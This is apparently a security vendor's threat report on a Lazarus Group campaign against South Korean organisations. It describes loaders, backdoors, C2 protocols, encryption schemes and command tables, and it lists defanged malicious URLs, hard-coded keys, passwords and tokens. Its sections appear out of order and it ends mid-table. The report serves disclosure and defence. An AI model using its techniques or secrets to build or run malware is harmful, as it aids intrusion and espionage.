Read the specified file and decrypt it using an XOR operation with the key 0x59. Then extract the paths from the decrypted buffer and archive files and directories at these paths with the legacy ZipCrypto algorithm, using the hard‑coded password: xdkiTajAAxc3i/w[<881fnC!G*cb1Dit2sh.gAk/
65 ~ 79
Not implemented
Besides the modules, we also observed that the actor deployed various plugins and tools.
Type of payload
Name
Description
Plugin
ADFinder (AdFinder.dll)
Launches LDAP queries in an Active Directory environment, taking six arguments such as log file path, ADsPath, search filter, and attribute names
Plugin
FileCollector (Dll.dll)
Recursively scans every subdirectory and file in the provided directory, gathering detailed information about each
Tool
Browser stealer
Can be injected into Chromium-based browsers, such as Google Chrome, Microsoft Edge, and Brave. Once injected, it extracts files and credentials from the victim’s browsers, including stored passwords, bookmarks, history, preferences, and cookies
Tool
Process collector
Iterates over all running processes, collecting each process’s ID, path, and command line
TouchHub installs a service for TouchShift
During our analysis, we obtained a previously unknown malware sample from TechHub’s private GitHub repository, which served as a parent installer for TouchShift. We dubbed this malware TouchHub. Upon execution, it copies the legitimate printfilterpipelinesvc.exe to C:\Windows\System32\RasConv\ImeBroker.exe, registers it as a service, and places an embedded TouchShift payload named mscoree.dll in the same directory. Following creation, the malware synchronizes the MAC timestamps of C:\Windows\System32\drivers\monitor.sys with those of the newly written file, hindering forensic analysis.
It then goes through the service registration process by collecting up to 100 legitimate service names that are registered under the netsvcs svchost group in HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost. It randomly selects one of these names, appends two random alphabetic characters to form a new service name, and uses this name to create a service that runs the hard‑coded command line C:\Windows\System32\RasConv\ImeBroker.exe -TimeBroker with the description Microsoft Service. The newly created service is started immediately.
Overall, TouchHub creates three files in the designated directory to launch TouchShift with SYSTEM privileges.
Path
Type
Description
C:\Windows\System32\RasConv\ImeBroker.exe
Executable file registered as a service
Copied from C:\Windows\System32\printfilterpipelinesvc.exe
C:\Windows\System32\RasConv\mscoree.dll
Side-loaded TouchShift payload
Dropped by TouchHub. It contains encrypted payloads and includes portions of a legitimate DLL’s contents, which significantly inflates its size
C:\Windows\System32\RasConv\ActivationStore.dat
TechHub’s configuration file
Dropped by TouchHub after extracting configuration values
TouchShift, a prevalent loader employed across multiple infection chains
The version of TouchShift dropped by TouchHub is almost identical to the version described in Mandiant’s blog post, even sharing the same malicious export function, LockClrVersion. It takes the argument supplied by TouchHub and XORs it with a hard‑coded key. The resulting value is XORed once more with the executable’s filename, and this result is used as the AES key. All strings involved in this process (the argument, the XOR key, the filename) must be exactly 16 bytes long. If a string is shorter, it is padded with NULL bytes (\x00); if it is longer, it is truncated to 16 characters. For example, one of the string combinations in the obtained sample was:
Argument: -TimeBroker\x00\x00\x00\x00\x00 (padded with NULL)
Hard-coded XOR key: x809G736iC3f8Wp8
Executable filename: ImeBroker.exe\x00\x00\x00 (padded with NULL)
After deriving the key, the malware decrypts the embedded payload using AES‑CBC‑128 without padding. The decrypted data is shellcode that starts with a call instruction. It wraps the next‑stage payload – identified as the third version of TechHub (DLL side-loading with a registered service) – that reads the ActivationStore.dat file as an external configuration.
ClientHub
We also identified a new piece of malware stored in TechHub’s private repository, which we named ClientHub. It supports various commands formed using a bitmask. There are at least two versions of ClientHub: one that communicates with websites via HTTP(S) and one that interacts with the Dropbox API using credentials.
Depending on the version, its configuration is sourced from internal resources or the external configuration file C:\Program Files\Common Files\System\msadc\msadc.inc. The configuration comprises keys and IVs for the SNOW 1.0 algorithm, scheduled execution times, and C2 server addresses encrypted with the SNOW stream cipher. The SNOW cipher is a family of high‑speed stream ciphers used for secure data encryption in telecommunications and wireless networks. This is the first time it has been observed in the malware of the Lazarus Group.
To establish C2 communication, the malware initially generates a 32‑byte random array. It subsequently overwrites portions of this array with data collected from the compromised device. The resulting 32‑byte array comprises a blend of random bytes and relevant information. This array is later used as the key for the SNOW algorithm to decrypt data received from the C2 server. Finally, the key array is encrypted with a hard‑coded RSA public key and encoded in Base64.
Offset
Size
Field value
0
4
Current process ID
4
4
First four bytes of the decrypted C2 server information.
8
7
Randomly generated bytes
15
1
Calculated flag value that indicates a state machine.
16
8
Current system time, represented as a FILETIME structure.
24
8
Randomly generated bytes
The ciphertext is delivered to the C2 server via GET requests. Each request contains headers that are atypical for malware: Sec-CH-UA, Sec-CH-UA-Platform, Sec-CH-UA-Mobile, Sec-Fetch-Mode, and Sec-Fetch-Dest. These headers are normally used by legitimate Chromium‑based browsers and enable malware to imitate legitimate traffic and evade detection. The C2 server replies with commands in a custom header and message body.
struct header
{
  int has_more_data // whether more body data remains
  int body_checksum;// ROR13 checksum for the body data
  int body_type;    // specifies the body type
  int unknown;
  int body_length;  // Length of the body data
  int IV[2];        // Random IV used to encrypt the body data
};
The body_type field in the header determines how the subsequent payload is processed. This value functions as a bitmask, with each bit representing a distinct flag (e.g., 0x1, 0x2, 0x4, etc.). The resulting behavior also depends on whether the least‑significant bit (bit 0) is set: when the value is odd, the malware interprets the incoming message body as an additional payload that is subsequently loaded into memory. Conversely, when the value is even, the malware invokes the previously loaded payload.
The odd value supports four distinct loading methods based on the received message body and ensures that each method executes only once.
Bitmask
Value in decimal
Description
Result sent to the C2
0x00000001
1
DLL loading: load the received body reflectively along with the provided parameter
The payload’s image base
0x00000011
3
Plugin: load the received body reflectively, obtain the address of a function in the payload, and then invoke that function along with the provided parameter
The payload’s image base, the address of the invoked function, and the execution result
0x00000101
5
Plugin: load the received body reflectively, obtain the address of a function in the payload, but refrain from invoking it immediately
The payload’s image base, the address of the function
0x00001011
11
Plugin: execute the behavior associated with value 3, then unload immediately after invoking the plugin
–
0x00010001
17
DLL loading: load the received body reflectively with the provided parameter, maintaining stateful communication via a persistent interactive session using a shared buffer
The payload’s image base, the address of the interactive shared buffer, and the execution result
The even value provides two distinct invocation methods for DLLs and plugins that have already been loaded and are associated with the odd‑value bitmask. The 2 (0x10) flag allows the payload previously loaded with the 1, 3, or 5 bitmask to be reused and invoked directly. The value 16 (0x10000) corresponds to the 17 (0x10001) flag in loading mode and uses the established interactive shared buffer to exchange data. All values are guaranteed to act independently.
Bitmask
Value in decimal
Description
Result sent to the C2
0x00000010
2
Invoke the previously loaded DLLs and plugins along with the provided parameter
The execution result
0x00000100
4
Not implemented
–
0x00001000
8
Unload the previously loaded DLLs and plugins
The execution result
0x00010000
16
Send the updated parameter to the payload loaded by the command with the value 17, and exchange data through the interactive session. This command also determines whether to retrieve the execution result or unload the payload
The execution result
Taking into account the loading mechanism, we identified four plugins deployed to the target that work perfectly with ClientHub.
Plugin
Description
File archiver
Archives the provided file using the legacy ZipCrypto algorithm (without password protection) and returns the compressed data
File collector
Searches for all files matching the provided search pattern and collects metadata including filename, MAC timestamps, file size, and attribute values
File cleaner
Overwrites the provided file with NULL bytes, renames it to a randomly generated filename of the same length, and then deletes it. If a directory with a search pattern is provided, it locates all matching files, renames each to a randomly generated name of identical length to its original name, and deletes them
Drive and session monitor
Monitors remote session changes and local drive changes for the provided duration (in 10-minute intervals) and returns the collected status information

In addition to the plugins, ClientHub supports the loading of LPEClient malware and communication with it. We found that ClientHub’s body_type values 16 and 17 correspond to LPEClient’s C2 communication mechanism.
LPEClient

LPEClient is the only malware that was also observed in Operation SyncHole, indicating that the actor relies heavily on it for sophisticated victim profiling and payload delivery across multiple operations. LPEClient first appeared in 2019, and was discovered in 2020. Since then, the tool has been widely observed in the Dream Job and Cascade Hole campaigns that targeted South Korea. Recent research conducted by Check Point revealed that LPEClient was used to deploy the FudModule malware using a zero-day.
LPEClient has evolved continuously over time, but we discovered that it recently underwent a major operational revamp. It no longer contains the C2 server address itself; instead, it interacts with ClientHub via a shared buffer. We believe this change is intended to enhance concealment.
Timeline of LPEClient
The previous version collected the computer name, memory status, CPU specifications, operating system details, version of the ntoskrnl.exe file, firmware table, antivirus name, domain name, user name, the integrity level of the current process, and a random byte sequence of 1,568 bytes. The newly updated LPEClient variant mostly collects the same information; however, it also introduces several changes.
It does not collect the version of the ntoskrnl.exe file by querying the FileVersion value. Instead, depending on the specific build, it reads either the HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\UBR registry key or the SYSTEM_BUILD_VERSION_INFORMATION structure to retrieve the revision portion of the Windows build number. These values can be used to infer the system’s cumulative update or patch level.
To collect information about installed antivirus products, it switched from querying a WQL command to reading the WMI repository file directly. It now reads C:\Windows\System32\wbem\Repository\OBJECTS.DATA and searches for keywords such as AntiVirusProduct, companyName, and displayName to identify the installed products.
It also collects low‑level Windows security mitigation states. To achieve this, it queries the SYSTEM_KERNEL_VA_SHADOW_INFORMATION structure for the Kernel VA Shadow mitigation status and the SYSTEM_SHADOW_STACK_INFORMATION structure for the Shadow Stack (CET) protection status.
Additionally, it generates a 32‑byte random unique identifier by using the HighwayHash algorithm and an XOR operation with the current system time. The collected information, including the generated identifier, is compressed with the XPRESS Huffman algorithm using the maximum compression setting. The compressed data is then concatenated with the message ID 0xF07D6B34 and encrypted using GOST (also known as Magma), Russia’s national cryptographic standard that employs a DES‑like structure, before being sent to the ClientHub via a shared buffer. Initially, KrCERT described the algorithm as a custom DES‑like scheme. However, further analysis by us and Check Point confirmed that it is actually the GOST algorithm. The key is randomly generated by a proprietary key‑generation algorithm and prepended to the encrypted message.
The next request handles the key exchange by delivering the message ID 0xA39CF278 together with the generated unique identifier. The response is decrypted using the AES‑CBC‑256 algorithm. The SHA‑256 hash of the previously generated 1,568‑byte random value, which was originally sent to the C2 server during the collection phase, serves as the key for this decryption.
Through this process, LPEClient obtains a byte array comprising four 1,568‑byte blocks from the C2 response. Each block contains an ML‑KEM‑1024 public key, where ML‑KEM is a NIST‑standardized post‑quantum key encapsulation mechanism derived from CRYSTALS‑Kyber. LPEClient then generates four distinct pairs of shared keys and ciphertexts from these blocks, encrypts the ciphertexts with the GOST algorithm, and transmits them to the C2 server via ClientHub together with the message identifier 0xEF8C0D51 and the associated identifier. Now that the preparation phase for receiving payloads is complete, the malware is ready to receive payloads forwarded by ClientHub from the C2 server, along with the necessary parameters. The use of post-quantum cryptography shows that the group intends to hide subsequent payloads.
The response to the 0xEF8C0D51 message is decrypted with the Threefish algorithm using a 128-byte key, composed of the four distinct shared keys. Threefish is a tweakable block cipher that accepts a ‘tweak’ value alongside the key and the message. The concept of a tweak is similar to that of a nonce or initialization vector, which are used in different types of ciphers. In LPEClient communication, the tweak for the decryption is derived by XORing the unique identifier with 165 (0xA5). The first four bytes of the decrypted message must specify the parameter’s length, followed by the parameter itself and then the payload. The payload must be larger than 4 KB and start with the characters 'MZ', which indicates that the decrypted payload is an executable file. The payload is then reflectively loaded into memory. After successful loading, LPEClient sends the message ID 0xCB790A25 to the C2 server.
Before loading the acquired payload, LPEClient takes measures to bypass security products. Instead of invoking VirtualProtect directly, the malware uses the identified HeapPageAllocator::ProtectPages in jscript9.dll to modify the memory page protection of the MD4Update function. The beginning of the function is then overwritten with a hard‑coded opcode sequence that serves as a syscall stub with the required arguments. LPEClient then uses the syscall stub to disable a user‑mode syscall instrumentation hook.
We identified the final payload that was ultimately loaded as Cubridge. The overall communication process is as follows.
Data relay flow between LPEClient and C2 via ClientHub
Comparison of plugins and modules
Throughout the engagement, we identified a variety of payloads deployed by TechHub, Cubridge, and ClientHub. These payloads have been categorized as tools, plugins, and modules that constitute the group’s modular malware framework. While we have not yet ascertained which payloads are deployed under specific conditions, the evidence suggests that the Lazarus Group’s toolkit is becoming increasingly sophisticated and segmented into specialized components rather than a single comprehensive backdoor. We also believe that TechHub and Cubridge may share similar tools.
These modularizations are not confined to the instances within this campaign. As previously noted, similar patterns have been identified in CookiePlus, MISTPEN, SIGNBT, and IMETHOD. Note that we have reclassified the ThreatNeedle variant used in Operation SyncHole as the latest version of IMETHOD, the predecessor of ThreatNeedle in use since at least 2016.
Infrastructure
Based on the information we obtained from the TechHub malware, we identified at least three primary repositories used as the C2 server and one fallback repository. The earliest evidence indicates that the group has been leveraging GitHub as a C2 server since at least July 2025. We suspect that all the accounts were created using hijacked email accounts, and disguised as normal repositories by copying or creating normal projects to avoid suspicion.
For the Cubridge and ClientHub C2 servers, the Lazarus Group employed only a minimal number of compromised yet legitimate South Korean media and interior design websites. Later, we observed that a broader range of compromised legitimate sites across various industries were also exploited. In addition, one ClientHub sample that we detected used Dropbox as a C2 channel.
Victims
We have identified at least three firms from the software, construction, and wired communication equipment industries in South Korea that were targeted by Operation FlashHole. As with the previous operation, however, we remain confident that a considerably larger number of organizations across a broader spectrum of industries have been affected.
The software sector was the only sector targeted in both the SyncHole and FlashHole campaigns. This suggests the actor is eager to compromise the sector, steal source code, and exploit vulnerabilities for further attacks.
Attribution and links to other campaigns
Operation FlashHole is the latest wave in the broader Cascade Hole campaign, which involves the use of South Korean software as a potential entry point to deliver malware targeting the country. Although the malware chain has advanced significantly since last year, we assess with medium-to-high confidence that the same actor is responsible for both the SyncHole and FlashHole operations based on the initial vector, targets, multi‑stage chain, and technical and operational improvements. The use of LPEClient in particular is a strong indicator supporting this assessment.
The malware strains used in the attack are historically linked to the toolsets observed in the Lazarus Group’s notorious Dream Job campaign. Earlier versions of TechHub (also known as CLOUDBURST and NickelLoader), Cubridge (also known as SIDESHOW and LightlessCan), and TouchShift were all observed in that campaign, especially between 2022 and 2023.
We also discovered that both CookiePlus and ClientHub have significant overlaps in class name, configuration path, and plugins. Based on these similarities, we assess with medium‑high confidence that ClientHub is an advanced version of CookiePlus.
Since July, around the time Operation SyncHole began winding down, we have also observed several notable attacks against South Korea employing the COPPERHEDGE backdoor and targeting various South Korean organizations. Interestingly, the start times of these activities align with the earliest evidence we have identified for Operation FlashHole. Although the backdoor was part of the second phase of Operation SyncHole, it has been operating independently with its custom loader since then. These incidents featured malware chains and tools that were distinct from those used in Operation SyncHole and FlashHole.
As AhnLab noted in their report, the same backdoor was likely observed in atypical activity, specifically the Gunra ransomware infection. Our investigation further revealed that one instance of a backdoor infection ultimately resulted in the exfiltration of data to a dark web leak site, which clearly differed from Gunra’s. The site appears to have been crafted exclusively for this activity. In summary, unlike other attacks, the backdoor was used in conjunction with both ransomware and data exfiltration.
Data leakage site linked to the COPPERHEDGE backdoor on the dark web
Another noteworthy point is that the recent Dream Job campaign employs an updated malware chain that, since around 2024, has primarily involved MISTPEN and ForestTiger rather than the earlier arsenal that included tools such as TechHub and Cubridge. However, the updated versions of this older malware have now re-emerged as part of Operation FlashHole. Considering these changes and all aspects of each attack’s TTPs, we have organized a classification for each attack.
Overlaps between the recent attacks by Lazarus Group
Conclusion
Our analysis shows that the Lazarus Group begins preparing for its next operation shortly after completing the previous one, ultimately deploying an enhanced malware chain by refining existing tools. The group continues to use the advanced version of LPEClient for profiling and payload delivery, indicating that the tool is meticulously managed and well maintained. Ironically, the group seems to have adopted more secure post-quantum cryptography faster than many legitimate security products. These observations suggest the involvement of a dedicated developer, with others orchestrating comprehensive attack scenarios against newly targeted software.
We anticipated that specialized attacks targeting South Korea would persist. However, we did not foresee multiple attack campaigns being executed simultaneously, each leveraging different types of software and tools. Notably, the COPPERHEDGE cluster appears to be involved in monetizing the attacks, while Operation FlashHole is focused on espionage. We are closely monitoring these changes to understand their motivations and ultimate goals.
In October 2025, the South Korean government unveiled a comprehensive cybersecurity plan that will phase out the mandatory installation of security software for users beginning in 2026. We estimate that operations exploiting this software will remain highly active for some time, maximizing efficiency, before the software is fully eliminated or mitigated.
Kaspersky products detect the exploits and malware used in this attack with the following verdicts: MEM:Trojan.Win64.Shellcode.gen, Trojan.Win64.DLLhijack.*, Trojan.Win64.Lazarus.*.
In January, we responded to the Lazarus Group’s novel attack campaign against South Korea, which followed last year’s Operation SyncHole. In this new operation, the group employed an updated malware chain that included both their old and new malware, which we disclosed in full, and used another mandatory South Korean security software program as a part of infection chain using a watering‑hole strategy. Notably, the group targeted victims more selectively, sending spear‑phishing emails with links to fabricated but relevant sites, such as portfolio and résumé pages tailored to each target. We dubbed this activity Operation FlashHole.
Operation FlashHole attack flow during initial compromise
Our examination reveals that the earliest evidence of this new operation dates back to July 2025. This suggests the group began preparing for the campaign shortly after ending Operation SyncHole, which lasted at least four months. We identified a minimum of three organizations impacted by the campaign in South Korea’s software, construction, and wired communication equipment manufacturing sectors. These sectors differ from those affected by Operation SyncHole, indicating that the group has expanded its target scope over time.
Background
After more than a year since the first observation of Operation SyncHole, we detected a suspicious execution chain originating from legitimate South Korean software. This chain mirrors the one from the previous operation; however, this time, the attacker abused CrossWeb EX instead of Cross EX, which was abused in Operation SyncHole. Both applications appear to be maintained by the same vendor, and both are related to financial security. CrossWeb EX is a financial security solution that is required to access widely used online banking and government websites. It encrypts communications between the user’s browser and the web server using public key infrastructure (PKI). This is not the first time Lazarus has abused this software. It was also used in 2021 to deploy the Racket downloader and again in 2022 and 2023. Although the exact method by which CrossWeb EX was abused remains unclear, we determined that the attack chain ultimately leads to the execution of the malware in memory.
We noted that the spawned process was running with a high integrity level. The parent process, INISAFECrossWebEXSvc.exe, originates from the installation bundle of INISAFE CrossWeb EX V3 version 3.4.1.2, released in 2023 after KrCERT’s public advisory.
As we already mentioned in our SyncHole blog post, this pattern closely mirrors the long‑standing strategy employed by the Lazarus Group to target South Korea. Since CrossWeb EX and similar software is mandatory for South Korean users and typically runs in the background to interact with the browser, it has been leveraged as a critical attack vector by the group. In 2025, a paper was presented at the USENIX Security Symposium that investigated vulnerabilities in South Korea’s mandatory security software and demonstrated how such software can unintentionally create a massive attack surface.
In July 2026, the South Korean government and several local security vendors also published a joint security advisory covering typical Lazarus attack techniques, including exploitation of financial security software. While this advisory overlaps with our findings from Operation FlashHole and Operation SyncHole, and AhnLab’s detailed analysis report Operation Double Barrel covers a wide range of recent Lazarus Group activities, we are conducting a more granular classification based on their TTPs. We will discuss this further in the attribution section.
Initial infection vector
Although we could not precisely determine what triggered the infection chain, our analysis uncovered a suspicious website hosted on GitHub Pages that is associated with the GitHub account used as the C2 channel. The GitHub account was created last September, and the initial version of the site was designed to showcase the résumé of a senior network appliance developer. In January, however, this site was replaced with another featuring an interior design showcase. The first site was likely accessed by an employee of a wired communication manufacturing company, while the second site likely affected a target in the construction sector.
Appearance of the malicious websites
The first site with the résumé had a photograph supposedly of a job seeker, but the lack of EXIF metadata and the unnatural texture of the image indicate that it was generated by AI. This suggests the Lazarus Group has incorporated AI into its long‑standing strategy, like other Korean‑speaking threat actors (1, 2). The group most likely also used AI to create the lure site: the job seeker’s name resembles the Korean version of “John Doe,” and the portfolio was populated with seemingly meaningless details and random companies. The generated site was then manually tailored to specific targets.
Suspected use of an AI-generated image on the résumé site
The websites contained embedded links that loaded an external JavaScript file via a script tag.
Malicious link embedded in the résumé site: hxxps://javadevhouse.co[.]kr/ajax/libs/jquery/1.7.3/jquery.min.js
Malicious link embedded in interior design site: hxxps://pythonapischool[.]com/api/detach
Based on the analysis, we assess with medium-to-high confidence that the targets received phishing emails containing links to the malicious site hosted on GitHub Pages (using the domain <username>.github.io). The research results showed a high possibility that visiting the malicious site initiated an infection process involving CrossWeb EX software. This assessment aligns with Lazarus’s recent approach, as detailed in the joint advisory published by the South Korean government and security companies.
Full infection chain
Following the initial compromise, the legitimate Windows binary fsquirt.exe was executed under the CrossWeb EX process and injected with shellcode containing a malicious DLL – TechHub malware. From our extensive and thorough examination, we identified several malicious payloads and reconstructed the complete infection chain. The infection chain is rather complex and reveals the Lazarus Group’s advanced operational techniques on targeted hosts. These techniques conceal their malicious payloads, intent and their sophisticated malware delivery framework. The latter was updated extensively compared to the previous campaign, despite the new operation starting less than a year later. Significantly, the execution chain below exists only in memory during the initial infiltration, highlighting the attackers’ considerable efforts to hide the initial compromise.
Initial infection chain
Following the initial compromise, the group sought to maintain persistence on the network by installing a pair of malware strains – TouchHub and TouchShift – leveraging DLL side‑loading under the name mscoree.dll. TouchHub was deployed by the first instance of TechHub. It then used DLL side-loading to launch TouchShift, which led to the in‑memory execution of another TechHub instance. After launching the second time, TechHub deployed another pair, ClientHub and LPEClient, rather than executing Cubridge directly. Only minimal traces of these files were found on disk; the remainder of the malicious code persisted exclusively in memory.
Expanded infection chain after gaining persistence
Since Cubridge remains only in memory at the initial compromise stage, we suspect the group designed this indirect, multistage chain to deliberately redeploy Cubridge after gaining persistence, as it serves as the most sophisticated orchestrator of the attack.
Malware set
The full chain comprises advanced variants of the known Lazarus malware strains, including TechHub, Cubridge, TouchShift, LPEClient, and the newly identified TouchHub and ClientHub.
TechHub – the start of the chain
TechHub, a downloader that plays a central role in this attack, communicates with GitHub using a Personal Access Token (PAT). It serves as the initial payload, providing the top of the chain with sufficient functionality to profile compromised hosts and facilitate subsequent payloads.
This variant is a more advanced version of the malware named CLOUDBURST by Mandiant and NickelLoader by ESET. According to their reports, the earlier version communicated with a C2 server via HTTP(S) to fetch additional payloads. The latest iteration we found, however, communicates with GitHub instead and has updated command strings.
We identified three variants of TechHub in the chain: an in‑memory version, a simple DLL side‑loading version, and a DLL side‑loading version that uses a registered Windows service. Depending on which stage loads the malware, it contacts a private GitHub repository via the GitHub API using either hard‑coded credentials or credentials retrieved from its configuration file.
When TechHub loads, it creates a 4‑byte hexadecimal identifier (ID) in the range 0x1000–0xFFFF or reads one from the configuration file, enabling the attackers to distinguish between compromised hosts. TechHub then checks a GitHub issue by sending the request GET /issues?state=[open/closed] to determine whether any previous communication remains active and removes any traces of it if found. It then proceeds with the handshaking process.
It creates a new issue titled 1[ID] with the body “hel” using the POST /issues request, and sets its status to open.
It then retrieves a file from the repository containing the 2[ID] value in its name. This file contains the RSA public key.
It generates a random 16‑byte XOR key, encrypts it with the provided RSA public key, and uploads the result, prefixed with 1[ID], to the repository.
The hard‑coded IV is XORed with the generated 16‑byte key and then used after the handshake.
During file exchange, filenames follow the pattern [1|2][ID][random-16-byte-key] throughout communication. The “2” prefix indicates delivery from the repository to TechHub, while “1” indicates delivery from TechHub to the repository. The random 16‑byte key in the filename is used for AES encryption or decryption of each file’s contents, employing either a hard‑coded IV or an updated IV.
After the key exchange is complete, TechHub reads a file with the prefix “2” once again and verifies that the delivered data equals “hel”. If the check passes, TechHub gathers extensive information from the infected host. This data is then encrypted and sent to the repository. After transmitting the device information, the process concludes by updating the body of the previously created issue from “hel” to “hey” using PATCH /issues/[issue number]. The malware is now fully prepared to receive commands from the repository.
TechHub supports four commands. The laeca command deploys a payload packaged in shellcode that reflectively loads the embedded payload directly into memory.
Command
Description
mqdrz
Collect information about the device and its running processes
laeca
Directly invoke the received shellcode in memory
aqvxp
Terminate the current process
rtcya
Beaconing after finishing the handshake process
Cubridge – the framework orchestrator
Cubridge, deployed via TechHub on the compromised host, is capable of retrieving various payloads through multiple methods. It serves as the central orchestrator of the entire malware framework, supporting a range of plugins, modules, and tools. An earlier version of Cubridge was also disclosed in the reports covering the previous version of TechHub. In those reports, Mandiant identified it as SIDESHOW, and ESET identified one of its modules as LightlessCan.
To establish communication with the C2 server, Cubridge randomly selects one of the predefined C2 servers and constructs a dedicated C2 URL for every request, using the pattern [C2_URL]/[page1]/[page2]/[page3]. This is achieved by concatenating terms from predefined word lists. Our analysis identified a single hardcoded C2 server – hxxps://cubedesign[.]co[.]kr/news/AABBCC – associated with the examined instance that is configured to version 5.1. During URL generation, AABBCC is substituted with a null value. The page3 segment is assigned a randomly generated integer between 10000000 and 99999999. Consequently, each generated URL is designed to appear authentic and remain unique for each request.
The predefined list for page1 is shown below. TechHub randomly selects one item from the list.
The predefined word list for page2 is shown below.
article, list, story
This means the hardcoded URL can later be transformed, for example, into hxxps://cubedesign[.]co[.]kr/news/economy/article/12345678 by following the steps described above.
Authentication using the POST request with the C2 server requires three parameters in the form of key‑value pairs. Each key is randomly generated using a different predefined word dictionary, and the associated values consist of a randomly generated 8‑byte hexadecimal bot ID, a fixed authentication token (KW4Ofw982CNJjxd51AVqkGAop), and a randomly generated 16‑byte hexadecimal session ID.
Cubridge employs a more robust handshaking process than TechHub, combining the RSA and RC6 algorithms. Unlike TechHub, it skips the profiling step and proceeds directly to command and control after the handshake. During communication, the malware mimics browser requests, using X‑CSRF‑Token and X‑Requested‑With headers for authentication and the Upgrade‑Insecure‑Requests header to request additional data.
Cubridge’s communication sequence
Cubridge contains extensive functionality, with a particular focus on loading subsequent‑stage payloads. The commands employ various techniques, such as DLL injection, reflective loading, and section‑mapping injection. The payloads may be delivered in various forms:
Plugins – reusable extensions that add functionality as needed and can be invoked at any time (in shellcode and DLL form);
Tools (in DLL form) – independent utilities that perform one-off tasks;
Modules – components that are loaded once and remain active providing an extended set of functionalities.
It is anticipated that the commands for plugins and shellcode will load identical types of plugins because both support a similarly formed exported function for subsequent activity. The shellcode can be generated using the open‑source sRDI tool to package a DLL‑style plugin. The capabilities of a single DLL are likely utilized to load a tool that works independently because when a single DLL is loaded, only its DllMain entry point and its parameters are accessible; no other exported functions are exposed.
Command
Payload type
Description
0
–
Collect device info including the computer name, time zone, PID, and other similar details
1
